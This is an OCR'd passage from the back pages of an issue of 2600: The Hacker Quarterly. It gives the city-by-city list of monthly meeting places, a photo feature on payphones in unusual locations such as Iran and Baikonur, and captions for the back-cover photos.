Dublin: At the phone booths on Wicklow St beside Tower Records. 7 pm

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Kagoshima: Amu Plaza next to the central railway station in the basement food court (Food Cube) near Doutor Coffee.

Tokyo: Mixing Bar near Shinjuku Station, 2 blocks east of east exit. 6:30 pm

MEXICO

Chetumal: Food Court at La Plaza de Americas, right front near Italian food.

Mexico City: "Zocalo" Subway Station (Line 2 of the "METRO" subway, the blue one). At the "Departamento del Distrito Federal" exit, near the payphones and the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

NETHERLANDS

Utrecht: In front of the Burger King at Utrecht Central Station. 7 pm

NEW ZEALAND

Auckland: London Bar, upstairs, Wellesley St, Auckland Central. 5:30 pm

Christchurch: Java Cafe, corner of High St and Manchester St. 6 pm

NORWAY

Oslo: Sentral Train Station at the "meeting point" area in the main hall. 7 pm

Tromsoe: The upper floor at Blaa Rock Cafe, Strandgata 14. 6 pm

Trondheim: Rick's Cafe in Nordregate. 6 pm

PERU

Lima: Barbilonia (ex Apu Bar), en Alcanfores 455, Miraflores, at the end of Tarata St. 8 pm

SOUTH AFRICA

Johannesburg (Sandton City): Sandton food court. 6:30 pm

SWEDEN

Stockholm: Central Station, second floor, inside the exit to Klarabergsviadukten above main hall.

SWITZERLAND

Lausanne: In front of the MacDo beside the train station. 7 pm

WALES

Ewloe: St. David's Hotel.

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm

Huntsville: Stanlieo's Sub Villa on Jordan Lane.

Tuscaloosa: McFarland Mall food court near the front entrance.

Arizona

Phoenix: Mama Java's Coffee House, 3619 E Indian School Rd. 6 pm.

Prescott: Method Coffee, 3180 Willow Creek Rd.

Arkansas

Ft. Smith: Sweetbay Coffee, 7908 Rogers Ave. 6 pm

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924; 613-9704, 9746.

Monterey: Mucky Duck, 479 Alvarado St. 5:30 pm.

Sacramento: Round Table Pizza at 127 K St.

San Diego: Regents Pizza, 4150 Regents Park Row #170.

San Francisco: 4 Embarcadero Plaza (inside). 5:30 pm

San Jose: Outside the cafe at the MLK Library at 4th and E San Fernando. 6 pm

Tustin: Panera Bread, inside The District shopping center (corner of Jamboree and Barranca). 7 pm

Colorado

Boulder: Wing Zone food court, 13th and College. 6 pm

Lakewood: Barnes and Noble in the Denver West Shopping Center, 14347 W Colfax Ave.

Connecticut

Waterbury: Brass Mills Mall second floor food court. 6 pm

District of Columbia

Arlington: Champps Pentagon, 1201 S Joyce St. (in Pentagon Row on the courtyard) 7 pm

Florida

Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm

Melbourne: House of Joe Coffee House, 1220 W New Haven Ave. 6 pm

Orlando: Fashion Square Mall food court, 2nd floor.

Tampa: University Mall in the back of the food court on the 2nd floor. 6 pm

Georgia

Atlanta: Lenox Mall food court. 7 pm

Hawaii

Hilo: Prince Kuhio Plaza food court.

Idaho

Boise: BSU Student Union Building, upstairs from the main entrance. Payphones: (208) 342-9700.

Pocatello: College Market, 604 S 8th St.

Indiana

Evansville: Barnes and Noble cafe at 624 S Green River Rd.

Ft. Wayne: Glenbrook Mall food court in front of Sbarro's. 6 pm

Indianapolis: Mo'Joe Coffee House, 222 W Michigan St.

Iowa

Ames: Memorial Union Building food court at the Iowa State University.

Davenport: Co-Lab, 1033 E 53rd St.

Kansas

Kansas City (Overland Park): Oak Park Mall food court near Street Corner News.

Wichita: Riverside Perk, 1144 Bitting Ave.

Louisiana

New Orleans: Z'otz Coffee House uptown at 8210 Oak St. 6 pm

Maine

Portland: Maine Mall by the bench at the food court door. 6 pm

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Stratton Student Center (Building W20) at MIT in the 2nd floor lounge area. 7 pm

Marlborough: Solomon Pond Mall food court. 6 pm

Northampton: The Yellow Sofa, 24 Main St. 6 pm

Michigan

Ann Arbor: Starbucks in The Galleria on S University. 7 pm

Minnesota

Minneapolis: Java J's coffee house, 700 N Washington.

Missouri

St. Louis: Arch Reactor Hacker Space, 2400 South Jefferson Ave.

Springfield: Borders Books and Music coffeeshop, 3300 S Glenstone Ave, one block south of Battlefield Mall. 5:30 pm

Montana

Helena: Hall beside OX at Lundy Center.

Nebraska

Omaha: Westroads Mall southern food court, 100th and Dodge. 7 pm

Nevada

Elko: Micro Binary Digit, 1344 Idaho St.

Las Vegas: Barnes & Noble Starbucks Coffee, 3860 Maryland Pkwy. 7 pm

Reno: Barnes & Noble Starbucks 5555 S. Virginia St.

New Mexico

Albuquerque: University of New Mexico Student Union Building (plaza "lower" level lounge), main campus. 5:30 pm

New York

New York: Citigroup Center, in the lobby, 153 E 53rd St, between Lexington & 3rd.

Rochester: Interlock Rochester, 1115 E Main St. 7 pm

North Carolina

Charlotte: Panera Bread Company, 9321 JW Clay Blvd (near UNC Charlotte). 6:30 pm

Raleigh: Royal Bean coffee shop, 3801 Hillsborough St (next to the Playmakers Sports Bar and across from Meredith College).

North Dakota

Fargo: West Acres Mall food court by the Taco John's. 6 pm

Ohio

Cincinnati: Hive13, 2929 Spring Grove Ave. 7 pm

Cleveland (Warrensville Heights): Panera Bread, 4103 Richmond Rd. 7 pm

Columbus: Easton Town Center at the food court across from the indoor fountain. 7 pm.

Dayton: Marions Piazza ver. 2.0, 8991 Kingsridge Dr., behind the Dayton Mall off SR-741.

Oklahoma

Oklahoma City: Cafe Bella, southeast corner of SW 89th St and Penn.

Oregon

Portland: Backspace Cafe, 115 NW 5th Ave. 6 pm

Pennsylvania

Allentown: Panera Bread, 3100 W Tilghman St. 6 pm

Harrisburg: Panera Bread, 4263 Union Deposit Rd. 6 pm

Philadelphia: 30th St Station, southeast food court near mini post office.

Pittsburgh: Panera Bread on Blvd of the Allies near Pitt and CMU campuses. 7 pm

State College: in the HUB above the Sushi place on the Penn State campus.

Puerto Rico

San Juan: Plaza Las Americas by Borders on first floor.

Trujillo Alto: The Office Irish Pub.

South Carolina

Charleston: Northwoods Mall in the hall between Sears and Chik-Fil-A.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Memphis: Republic Coffee, 2924 Walnut Grove Rd. 6 pm

Nashville: J&J's Market & Cafe, 1912 Broadway. 6 pm

Texas

Austin: Spider House Cafe, 2908 Fruth St, front room across from the bar. 7 pm

Dallas: Wild Turkey, 2470 Walnut Hill Lane, outside porch near the entrance. 7:30 pm

Houston: Ninfa's Express next to Nordstrom's in the Galleria Mall. 6 pm

San Antonio: Bunsen Burger, 5456 Walzem Rd. 7 pm

Vermont

Burlington: Borders Books at Church St and Cherry St on the second floor of the cafe.

Virginia

Arlington: (see District of Columbia)

Blacksburg: Squires Student Center at Virginia Tech, 118 N. Main St. 7 pm

Charlottesville: Panera Bread at the Barracks Road Shopping Center. 6:30 pm.

Virginia Beach: Pembroke Mall food court. 6 pm

Washington

Seattle: Washington State Convention Center. 2nd level, south side. 6 pm

Spokane: The Service Station, 9315 N Nevada (North Spokane).

Wisconsin

Madison: Fair Trade Coffee House, 418 State St.

All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time. To start a meeting in your city, send email to meetings@2600.com.

2600 MEETINGS


Payphones in Interesting Places

Iran. The payphone on the left relies on a wireless connection and can be found in the countryside. They can be seen along the highway. The somewhat older and scarier model on the right was seen in a suburb of Tehran. A true fortress phone.

Photos by bvdp

United States. Again?! Yes, an unprecedented third American picture in the same issue. This one is interesting because it's one of the last remaining phone booths in New York City. But this one isn't exactly in a place where tourists will come upon it: It was found in the horse stalls at the Belmont racetrack.

Photo by Gregory Kline



Kazakhstan. This phone is inside the walled city of Baikonur, residential hub of the Baikonur Cosmodrome and heart of the Russian space world. Despite being in Kazakhstan, Baikonur is administered by the Russian government, and access is by invitation of the Russian Space Agency only. This box is on Abay Street, the main east-west drag in town.

Photo by Isaac Wilson IV

Visit **http://www.2600.com/phones/** to see even more foreign payphone photos!
Email your submissions to payphones@2600.com.
Do not send us links as photos must be previously unpublished.

The Back Cover Photos

We're slowly coming to the realization that "Hacker" is a real name in many places and has nothing to do with the actual hacking of computers. But "Hackmore?" That just sounds like a rallying cry to us. Spotted by **Jeff Lacy** in California.

It's a toss-up as to which is funnier: a computer store whose address happens to have a "2600" in it or the "personal data removal" line in the vicinity. Not that we do that sort of thing or approve of anyone's data getting deleted. But the mainstream might find themselves subconsciously avoiding this place.
Found by **Damon Melendez** in Pittsburgh.

Seen a photo with "2600" in it or something of interest to the hacker world? Send it on in! Be sure to use the highest quality settings on your camera to increase the odds of it getting printed.

Email your submissions to **articles@2600.com** or use snail mail to:
2600 Editorial Dept., PO Box 99, Middle Island, NY 11953 USA.

If we use your picture, you'll get a free one-year subscription (or back issues) or a *2600* t-shirt of your choice.